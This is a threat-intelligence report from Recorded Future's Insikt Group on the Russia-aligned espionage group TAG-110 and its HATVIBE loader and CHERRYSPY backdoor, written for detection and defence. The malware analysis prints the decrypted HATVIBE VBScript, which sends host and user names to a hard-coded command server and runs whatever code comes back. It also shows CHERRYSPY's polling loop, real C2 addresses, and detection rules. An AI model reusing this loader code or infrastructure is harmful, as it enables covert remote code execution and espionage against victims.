
CYBER THREAT ANALYSIS

RUSSIA

Recorded Future®

By Insikt Group®

November 21, 2024



Russia-Aligned TAG-110 Targets Asia and Europe with HATVIBE and CHERRYSPY

Insikt Group identified a cyber-espionage campaign conducted by Russia-aligned TAG-110. This group overlaps with UAC-0063, which CERT-UA has attributed with moderate confidence to BlueDelta (APT28).

Since July 2024, 62 victims of custom malware HATVIBE and CHERRYSPY have been found across eleven countries, mostly in Central Asia, targeting government, human rights, and education sectors.

Similar to other recent Russian APT campaigns, the group likely aims to gather intelligence to support Russia's war in Ukraine and monitor geopolitical events along Russia's periphery.

Note: The analysis cut-off date for this report was August 7, 2024

Executive Summary

Insikt Group has identified an ongoing cyber-espionage campaign targeting organizations in Central Asia, East Asia, and Europe. This campaign is conducted by a Russia-aligned threat activity group Insikt Group tracks as TAG-110, which overlaps with UAC-0063 and which the Computer Emergency Response Team of Ukraine (CERT-UA) attributes with moderate confidence to the Russian cyber-espionage group BlueDelta (APT28). Targeted organizations include human rights groups, private security companies, and educational institutions. TAG-110 has been observed deploying the loader HATVIBE and the backdoor CHERRYSPY to conduct operations in this campaign. Initial access is suspected to come from malicious email attachments or exploitation of vulnerable web-facing services such as Rejetto HTTP File Server (HFS).

Insikt Group followed responsible disclosure procedures in advance of this publication per Recorded Future's notification policy.

Key Findings

- TAG-110 (UAC-0063), which CERT-UA first identified in May 2023 and attributed with moderate confidence to the Russian state-sponsored advanced persistent threat (APT) group BlueDelta (APT28), is a Russia-aligned threat activity group primarily targeting organizations in Central Asia.
- Since July 2024, Insikt Group has identified 62 unique TAG-110 victims of custom malware HATVIBE and CHERRYSPY across eleven countries, with the vast majority of identified victims located in Central Asia. The targeted organizations were primarily in the government, human rights group, and education sectors.
- This campaign aligns with historical UAC-0063 reporting, including the use of CHERRYSPY beginning in 2023 and the heavy focus on targets in Central Asia.
- Similar to other recent Russian APT campaigns affecting the region, the group is likely seeking to acquire intelligence to bolster Russia's military efforts in Ukraine and gather insights into geopolitical events in neighboring countries, especially as Moscow's relations with its neighbors have suffered following its invasion of Ukraine.

Background

TAG-110 is a threat activity group that overlaps with the publicly reported group UAC-0063, which has been linked to BlueDelta (APT28) with "medium confidence" by CERT-UA. TAG-110 has carried out espionage activities aligned with Russian state interests since at least 2021. Previous reports have detailed that TAG-110 primarily targets entities in Central Asia, alongside targets located in India, Israel, Mongolia, and Ukraine. Targeted sectors in these countries have historically been government,

educational, and research institutions. TAG-110 uses a variety of custom malware families to conduct espionage activities; these include CHERRYSPY, HATVIBE, LOGPIE, and STILLARCH.

Threat Analysis

Since July 2024, Insikt Group has tracked active HATVIBE and CHERRYSPY infrastructure attributed to TAG-110 and used Recorded Future® Network Intelligence to identify victims. Over this period, Insikt Group has identified 62 unique victims from Armenia, China, Greece, Hungary, India, Kazakhstan, Kyrgyzstan, Tajikistan, Turkmenistan, Ukraine, and Uzbekistan communicating with this infrastructure.




Figure 1: *TAG-110 targeting by country (Source: Recorded Future)*

Of the victims identified, the majority were located in Tajikistan, Kyrgyzstan, Turkmenistan, and Kazakhstan. A small number of victims were also located in Armenia, China, India, Greece, Ukraine, Uzbekistan, and Hungary. Notable victims include the National Center for Human Rights of the Republic of Uzbekistan; KMG-Security, a subsidiary of the Kazakh state-owned oil and gas enterprise KazMunayGas; and a Tajik educational and research institution.

HATVIBE

HATVIBE is a custom HTML Application (HTA) loader TAG-110 has used since at least April 2023. The primary functionality of HATVIBE is to load additional malware, such as the backdoor CHERRYSPY. However, in theory, the threat actor could use it to execute any arbitrary Visual Basic Script (VBScript). In this campaign, HATVIBE was likely delivered through malicious Microsoft Word documents or exploitation of publicly facing applications using vulnerabilities such as CVE-2024-23692. TAG-110 achieves persistence for HATVIBE through a scheduled task that executes the HTML Application (HTA) file using `mshta.exe`. Two layers of obfuscation have been incorporated into HATVIBE, VBScript encoding, as seen in **Figure 2**, and XOR encryption, as seen in **Figure 3**. HATVIBE post-deobfuscation can be seen in **Figure 4.**




Figure 2: *HATVIBE-encoded VBScript (Source: Recorded Future)*

```
On Error Resume Next
window.resizeTo 0,0
window.moveTo -2000,-2000
Function h2s(h)
On Error Resume Next
    Dim a,i
    For i = 1 To Len(h)
    a = a & Chr("&H" & Mid(h,i,2))
    i = i + 1
    Next
    h2s = a
End Function
text = h2s("551E161A065A07696A1065240319445144515732471579735 91E1F1701502E2039551A742C18425100001C683C7C2544511600101C50427477125E201B000A5
str = ""
For j = 0 To Len(text)-1
str = str & Chr(Asc(Mid(text,j+1,1)) Xor Asc(Mid("6srvo4bIW06Top0y345A1vW0",(j Mod Len("6srvo4bIW06Top0y345A1vW0")+1),1)))
Next
service.InnerHTML = "null<script Language=VBScript.Encode defer>"&str&"<"&Chr(47)&"script>"
```

Figure 3: *HATVIBE-decoded VBScript (Source: Recorded Future)*

```
cmdline = Split(websvc.CommandLine, Chr(34))
rtgerfsd = "http://5.45.70.178"
sdgertgd = "okokiijik"
qwerfgfss = "nmhujmghgf"
sdfgewddv = "uiyyugygf"
peceert = "jkhfsdas"
asxcaw = "6srvo4bIW06Top0y345A1vW0"
wclslmk = "/pop.php"
wefsda = "/push.php"
sdfgfc = "/verify.php"
Set wsn = CreateObject("WScript.Network")
surname = wsn.ComputerName & " " & wsn.UserName
Set http_obj = CreateObject("MSXML2.XMLHTTP")
Set WshShell = CreateObject("WScript.Shell")
Set FSO = CreateObject("Scripting.FileSystemObject")
On Error Resume Next
Sub gethta
        On Error Resume Next
        http_obj.Open "PUT", rtgerfsd+sdfgfc, False
        http_obj.setRequestHeader "Content-type", "application/json"
        http_obj.setRequestHeader "User-Agent", surname
        http_obj.send "{""" & sdgertgd+""":""" + asxcaw + """,""" + peceert +""":"""+surname & """,""""+sdfgewddv+""":1}"
        If (Mid(http_obj.responseText,1,16)="sd5ddf3e3fg4gfds") Then
                strHTML = "null<script Language=VBScript.Encode defer>"& h2s(Mid(http_obj.responseText,17,Len(http_obj.responseText)-16))&"<
                service.InnerHTML = strHTML
        End If
        If Not http_obj.ReadyState=4 Then
        window.setTimeout "gethta", Int((10000)*Rnd+15000), "VBScript"
        End If
End Sub
        gethta
```

Figure 4: *HATVIBE XOR-decrypted VBScript (Source: Recorded Future)*

HATVIBE communicates with its hard-coded command-and-control (C2) server using an HTTP PUT request. The body of the request includes notable information such as the username and computer name, as well as the XOR key used in the decryption of the payload. An example HTTP PUT request made by HATVIBE can be seen in **Figure 5**.

```
PUT /verify-php HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: <REDACTED-COMPUTERNAME> <REDACTED-USERNAME>
Content-Type: application/json
Accept-Encoding: gzip, deflate
Host: 5.45.70[.]178
Content-Length: 82
Connection: Keep-Alive Cache-Control: no-cache
{"okokiijik":"6srvo4bIW06Top0y345A1vW0"', "jkhfsdas" :"<REDACTED-COMPUTERNAME>
<REDACTED-USERNAME>","uiyyugygf":1}
```

Figure 5: *HATVIBE C2 HTTP PUT request (Source: Recorded Future)*

HATVIBE will check whether the HTTP response payload data from the C2 starts with the string "`sd5ddf3e3fg4gfds`". If this condition is met, HATVIBE will execute everything after this string as VBScript.

HATVIBE C2 servers use virtual private server (VPS) infrastructure on various hosting providers and Namecheap for domain registration. A full breakdown can be found in **Table 1** and **Table 2**.

IP Address	Autonomous System Name	Autonomous System Number
45.136.198[.]189	M247	9009
45.136.198[.]18	M247	9009
45.136.198[.]184	M247	9009
194.31.55[.]131	AS-HOSTINGER	47583
5.45.70[.]178	SCALAXY-AS	58061

Table 1: *HATVIBE C2 IP infrastructure (Source: Recorded Future)*

Domain	Registrar	Date Created
trust-certificate[.]net	Namecheap, Inc.	2024-07-09
experience-improvement[.]com	Namecheap, Inc.	2024-07-16
telemetry-network[.]com	Namecheap, Inc.	2023-10-06
shared-rss[.]info	Namecheap, Inc.	2024-03-15
game-wins[.]com	Namecheap, Inc.	2023-09-26

Table 2: *HATVIBE C2 domain infrastructure (Source: SecurityTrails)*

This report includes Intrusion Detection System (IDS) rules in **Appendix B** and **Appendix C** to detect HATVIBE C2 communications, as well as a YARA rule in **Appendix D** to detect HATVIBE files.

CHERRYSPY

CHERRYSPY is a custom Python backdoor TAG-110 has used for espionage activities since at least April 2023. CHERRYSPY has been observed being downloaded by HATVIBE along with a Python interpreter, which is used to execute it. CHERRYSPY has historically been observed being obfuscated with Pyarmor and Themida, but in this most recent campaign, it has been compiled into a Python Dynamic Module (`.pyd`) file. TAG-110 sets persistence for CHERRYSPY through a scheduled task to execute the `.pyd` file using a Python interpreter.

CHERRYSPY, upon execution, establishes a secure communication channel to a hard-coded C2 server through HTTP POST requests. It employs a combination of asymmetric (RSA) and symmetric (Advanced Encryption Standard [AES]) encryption algorithms for secure key exchange and confidential data transmission. Also included in this key exchange is "*USR_KAF*", a hard-coded, 24-character ID, and the "*USR_CRC*", an SHA-256 sum of the CHERRYSPY payload. An example of the HTTP POST from CHERRYSPY to its C2 server can be seen in **Figure 6**.

```
POST / HTTP/1.1
Accept-Encoding: identity
Content-Length: 591
Host: <C2 Host>:<C2 Port>
User-Agent:
Content-Type: application/json; charset=utf-8
Connection: close

{"USR_KAF": "<REDACTED>", "USR_CRC": "<REDACTED>", "USR_PUB": "<REDACTED>"}
```

Figure 6: *CHERRYSPY key exchange HTTP POST (Source: Recorded Future)*

The CHERRYSPY C2 server responds with an AES key and initialization vector (IV) used to encrypt and decrypt further communication. Also included in the response is the new value for "*USR_KAF*", which is 32 characters long. An example of a successful key exchange response from a CHERRYSPY C2 server can be seen in **Figure 7**.

HTTPS Response body from the C2 server


```
{"TSK_KEY":
"kXo7F8LDTQ+zyDUeb80A6RblXcFoexr5ANyf0P4qn1vSZmQ2BnwkBIFprn2d8/+slNkbXAxY1xZpx
4Q3KePhNc7ve+M6V1EMkdV+r63mlMm/Xlfqf9UUThui1R6gXvNzq+X5sOV80DocX3iysisfu1vlLGG4
bpcybXH9icxLfxntW8MmKfkRsvSFpeUe2eSv3JnDyUvHXn4/3FrXkjAOZgpipEnArgAm8O2Iahqbru
fdXRCzdUYNrc/35usHGjw+3fa0Njf6hC0tK2gTBjTAUyVohBTk0NFfChUhm77s8MNOl/wC99g+9Bo4
/Sd6GX5yywLMf1c/9MrCNEroHp6sW5Q==", "TSK_IV":
"agVEXWIhTEyHc+dL20w4+44rMPEOjd5DN1RkCTTVGvEjgFI/I69Q29f6TY6LWuMOsFKf2uU1T/OK7
ui0/M8pfezaozKtIMEz0fxf5gB3NgGep8uC70zpC+EA43KL/+0ul/ZJd3lXRxe6xrSsh6DITk7611R
q2OwMFUxAcxpQQ1eTrub0iOBhSp/wgYrro6QeEJTisDOHnZlXX3g+tXmVcIpB56TH0tPgeA2ht2WbD
BMG9XcsE48msIds7/QRRKkt1XAhxdKAGv768SsbQCdN7ESzGBpZqUshoEXFP/JOJXShwxR57X8xlsk
nr/YSeOuwBo+jPtRaL8PX1xLmHTDgug==", "TSK_BODY":
"gsWqZvRtBCBVPTQupJYAe6hMyNSuwaqarMsQ8XWUotgCFi0orZ++IjrmObmWMGa1lwQ7VxooFN3yC
3Vb0VTOqQ=="}
```


Decrypted TSK_BODY

```
global USR_KAF; USR_KAF='<REDACTED>'
```

Figure 7: *CHERRYSPY C2 Response body (Source: Recorded Future)*

HTTPS Response body from the C2 server

```
{"TSK_KEY":
"kXo7F8LDTQ+zyDUeb80A6RblXcFoexr5ANyf0P4qn1vSZmQ2BnwkBIFprn2d8/+slNkbXAxY1xZpx
4Q3KePhNc7ve+M6V1EMkdV+r63mlMm/Xlfqf9UUThui1R6gXvNzq+X5sOV80DocX3iysisfu1vlLGG4
bpcybXH9icxLfxntW8MmKfkRsvSFpeUe2eSv3JnDyUvHXn4/3FrXkjAOZgpipEnArgAm8O2Iahqbru
fdXRCzdUYNrc/35usHGjw+3fa0Njf6hC0tK2gTBjTAUyVohBTk0NFfChUhm77s8MNOl/wC99g+9Bo4
/Sd6GX5yywLMf1c/9MrCNEroHp6sW5Q==", "TSK_IV":
"agVEXWIhTEyHc+dL20w4+44rMPEOjd5DN1RkCTTVGvEjgFI/I69Q29f6TY6LWuMOsFKf2uU1T/OK7
ui0/M8pfezaozKtIMEz0fxf5gB3NgGep8uC70zpC+EA43KL/+0ul/ZJd3lXRxe6xrSsh6DITk7611R
q2OwMFUxAcxpQQ1eTrub0iOBhSp/wgYrro6QeEJTisDOHnZlXX3g+tXmVcIpB56TH0tPgeA2ht2WbD
BMG9XcsE48msIds7/QRRKkt1XAhxdKAGv768SsbQCdN7ESzGBpZqUshoEXFP/JOJXShwxR57X8xlsk
nr/YSeOuwBo+jPtRaL8PX1xLmHTDgug==", "TSK_BODY":
"gsWqZvRtBCBVPTQupJYAe6hMyNSuwaqarMsQ8XWUotgCFi0orZ++IjrmObmWMGa1lwQ7VxooFN3yC
3Vb0VTOqQ=="}

Decrypted TSK_BODY
global USR_KAF; USR_KAF='<REDACTED>'
```


Figure 8: *CHERRYSPY C2 Response body (Source: Recorded Future)*

After successfully completing the key exchange, all data sent between the C2 server and CHERRYSPY is AES-encrypted and Base64-encoded. Additionally, CHERRYSPY uses the new 32-character "*USR_KAF*" as the HTTP POST path in all requests. An example of CHERRYSPY HTTP POST requests after the key exchange can be seen in **Figure 9**.

```
POST /<32-CHARACTER-USR_KAF> HTTP/1.1
Accept-Encoding: identity
Content-Length: 0
Host: <C2 Host>:<C2 Port>
User-Agent:
Content-Type: application/json; charset=utf-8
Connection: close
```

Figure 9: *CHERRYSPY HTTP POST check-in (Source: Recorded Future)*

The `main` function, as depicted in **Figure 10**, is to manage the overall orchestration of the backdoor. It implements a continuous loop that polls the C2 server for new tasks, decrypts and dispatches these tasks for execution, and manages the lifecycle of worker threads.

```python
def main():
    global USR_KAF
    START = 20
    STOP = 30
    NUM = 1

    while True:
        try:
            ct_content = None
            if len(USR_KAF) == 24:
                ct_content = reqSend(URL, {'USR_KAF': USR_KAF, 'USR_CRC': USR_CRC, 'USR_PUB': public_key.decode()})
            elif len(USR_KAF) == 32:
                ct_content = reqSend(f"{URL}/{USR_KAF}",'')
            content = getContent(ct_content)
            if content: t = threading.Thread(target=workThread, arg=[[content], [ct_content]])
                t.start()
                threads.append(t)
            elif ct_content == b'0':
                USR_KAF = <ID>
            NUM += 1
            if NUM % 5 == 0:
                for t in threads:
                    if not t.is_alive():
                        t.join()
                        threads.remove(t)
            time.sleep(random.randrange(START, STOP))
        except:
            pass
```

Figure 10: *CHERRYSPY `main` function (Source: CERT-UA)*

CHERRYSPY C2 servers use VPS infrastructure on various hosting providers and Namecheap for domain registration. A full breakdown can be found in **Table 3** and **Table 4**.

IP Address	Autonomous System Name	Autonomous System Number
212.224.86[.]69	DE-FIRSTCOLO	44066
185.62.56[.]47	SNEL	62370
84.32.188[.]23	CHERRYSERVERS2-AS	59642
185.167.63[.]42	HOSTKEY-AS	57043
46.183.219[.]228	DATACLUB	52048
185.158.248[.]198	M247	9009

Table 3: *CHERRYSPY C2 IP infrastructure (Source: Security Trails)*

Domain	Registrar	Date Created
internalsecurity[.]us	Namecheap, Inc.	2023-12-22
errorreporting[.]net	Namecheap, Inc.	2023-05-24
lanmangraphics[.]com	Namecheap, Inc.	2023-10-05
retaildemo[.]info	Namecheap, Inc.	2024-04-01
tieringservice[.]com	Namecheap, Inc.	2024-02-26
enrollmentdm[.]com	Namecheap, Inc.	2024-05-13

Table 4: *CHERRYSPY C2 domain infrastructure (Source: SecurityTrails)*

Mitigations

- Configure intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on—and upon review, consider blocking connection attempts to and from—the domains and IP addresses listed in **Appendix A**.
- Use the Snort, Suricata, and YARA rules provided in **Appendices B**, **C**, and **D** to alert on network communications linked to HATVIBE and CHERRYSPY and search for infection in your network.
- Use Process Monitor to monitor for Scheduled Tasks created via `mshta.exe` to detect HATVIBE's attempts to establish persistence. Monitor and block execution of HTA files if they are not typically used in your environment.
- Ensure prompt patching of vulnerable software. In particular, patch Rejetto HTTP File Server (HFS) to remediate the CVE-2024-23692 Template Injection vulnerability, which allows unauthenticated users to execute arbitrary commands via specially crafted HTTP requests.

- Enforce strong security awareness through proactive and interactive exercises, and train users to recognize phishing emails, exercise caution when clicking on links or opening attachments in emails, and enable multi-factor authentication (MFA) whenever possible.
- Establish real-time alerts through Recorded Future's Digital Risk Protection solution to detect typosquatted domains that mimic your brands, and assess suspicious email attachments with our malware Intelligence. This proactive measure helps guard against threat actor groups that could exploit these domains for credential harvesting and phishing.
- Use Recorded Future Identity Intelligence to monitor, detect, and mitigate widespread credential leaks and theft, enhancing account protection. Additionally, you can monitor your companies' exposures with Recorded Future's Attack Surface Intelligence.
- Monitor Insikt Group reporting for the latest threat actor tradecraft; tactics, techniques, and procedures (TTPs); targeting; and indicators of compromise (IoCs) to ensure you are informed of the threat.
- Recorded Future users with the Threat Intelligence module can use the Advanced Query Builder to hunt for specific keywords, threat actors, code snippets, and other indicators associated with threat actors of interest.
- Assess suspicious email attachments with Recorded Future Malware Intelligence for instant analysis to quickly understand the associated threats. Upload suspicious files to Recorded Future Triage for further analysis.
- Participate in Recorded Future Collective Insights to harness the power of the Recorded Future Intelligence Cloud and customer signals to give visibility into threats based on your environment, industry, and in-the-wild incidents.
- Recorded Future Threat Intelligence (TI), Third-Party Intelligence, and SecOps Intelligence module users can monitor real-time output from Network Intelligence analytics to identify suspected targeted intrusion activity involving your organization or key vendors and partners.

Outlook

Insikt Group anticipates that TAG-110 campaigns similar to those detailed in this report will continue in the near term, likely with a continued targeting focus on the post-Soviet Central Asian states along Russia's periphery, as well as Ukraine and its supporting states. The Central Asian states may be particularly important to Moscow, as its relations with many post-Soviet states in the region have deteriorated considerably following its invasion of Ukraine.

While CERT-UA's moderate confidence attribution to BlueDelta cannot be confirmed at this time, TAG-110's activity does overlap with BlueDelta's strategic interests in the areas of national security, military operations, and geopolitical influence.

Appendix A — Indicators of Compromise

C2 Domains:

enrollmentdm[.]com
errorreporting[.]net
experience-improvement[.]com
game-wins[.]com
internalsecurity[.]us
lanmangraphics[.]com
retaildemo[.]info
shared-rss[.]info
telemetry-network[.]com
tieringservice[.]com
trust-certificate[.]net

C2 IP Addresses:

5.45.70[.]178
45.136.198[.]18
45.136.198[.]184
45.136.198[.]189
46.183.219[.]228
84.32.188[.]23
185.62.56[.]47
185.158.248[.]198
185.167.63[.]42
194.31.55[.]131
212.224.86[.]69

Appendix B — Snort Rule

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"HATVIBE Malware C2 Response
Inbound"; flow:established,to_client; file_data; content:"sd5ddf3e3fg4gfds"; depth:16;
reference:url,https://cert.gov.ua/article/6280129;
reference:md5,d0c3b49e788600ff3967f784eb5de973; classtype:bad-unknown; sid:52460204;
rev:1; metadata:author Insikt-Group, created_at 2024-07-24, mitre_tactic_id TA0011,
mitre_tactic_name Command-And-Control;)
```

Appendix C — Suricata Rule

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"HATVIBE Malware C2 Response Inbound";
flow:established,to_client; file_data; content:"sd5ddf3e3fg4gfds"; depth:16;
reference:url,https://cert.gov.ua/article/6280129;
reference:md5,d0c3b49e788600ff3967f784eb5de973; classtype:bad-unknown; sid:52460204;
rev:1; metadata:author Insikt-Group, created_at 2024-07-24, mitre_tactic_id TA0011,
mitre_tactic_name Command-And-Control;)
```

Appendix D — YARA Rule

```
rule APT_RU_TAG_110_HATVIBE
{
    meta:
        author = "Insikt Group, Recorded Future"
        date = "2024-07-24"
        description = "Detects HATVIBE .hta files"
        version = "1.0"
        hash = "332d9db35daa83c5ad226b9bf50e992713bc6a69c9ecd52a1223b81e992bc725"
        RF_MALWARE = "HATVIBE"
        RF_MALWARE_ID = "rZ73vK"

    strings:
        $head1 = "<HEAD><HTA:APPLICATION ID=\""
        $head2 = "\" APPLICATIONNAME=\""
        $head3 = "\" WINDOWSTATE=\"normal\" MAXIMIZEBUTTON=\"no\" MINIMIZEBUTTON=\"no\"
CAPTION=\"no\" SHOWINTASKBAR=\"no\" BORDER=\"none\" SINGLEINSTANCE=\"yes\"></HEAD>"
        $vbe1 = "#@~^"
        $vbe2 = "^#~@</script></BODY></HTML>"
    condition:
        $head1 at 0 and $head2 and $head3 and $vbe1 and $vbe2
}
```

Appendix E — MITRE ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Resource Development: Acquire Infrastructure: Virtual Private Server	T1583.003
Initial Access: Exploit Public-Facing Application	T1190
Initial Access: Spearphishing Attachment	T1566.001
Execution: Visual Basic	T1059.005
Execution: Malicious File	T1204.002
Persistence: Scheduled Task	T1053.005
Defense Evasion: Encrypted/Encoded File	T1027.013
Defense Evasion: System Binary Proxy Execution: Mshta	T1218.005
Command-and-Control: Web Protocols	T1071.001
Command-and-Control: Symmetric Cryptography	T1573.001
Command-and-Control: Asymmetric Cryptography	T1573.002

Appendix F — Diamond Model of Intrusion Analysis

TAG-110
October 1, 2024

Threat Actor
TAG-110

Adversary

Malicious Infrastructure

Infrastructure TTPs:
Use of VPS Infrastructure
Two-word C2 domain naming convention, sometimes hyphenated

Preferred Hosting
M247
Hostinger
Scalaxy
FirstColo
Cherry Servers
SNEL
DataClub
HostKey

Domain Registration
Namecheap

Capabilities

Malware
HATVIBE
CHERRYSPY

MITRE TTPs
T1583.003
T1071.001
T1059.005
T1573.002
T1053.005
T1573.001
T1204.002
T1566.001
T1027.013
T1218.005
T1190

Target

Geographies
Armenia, China, Greece, Hungary, India, Kazakhstan, Kyrgyzstan, Tajikistan, Turkmenistan, Ukraine, Uzbekistan

Industries
Government, Education, Research Institutions

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

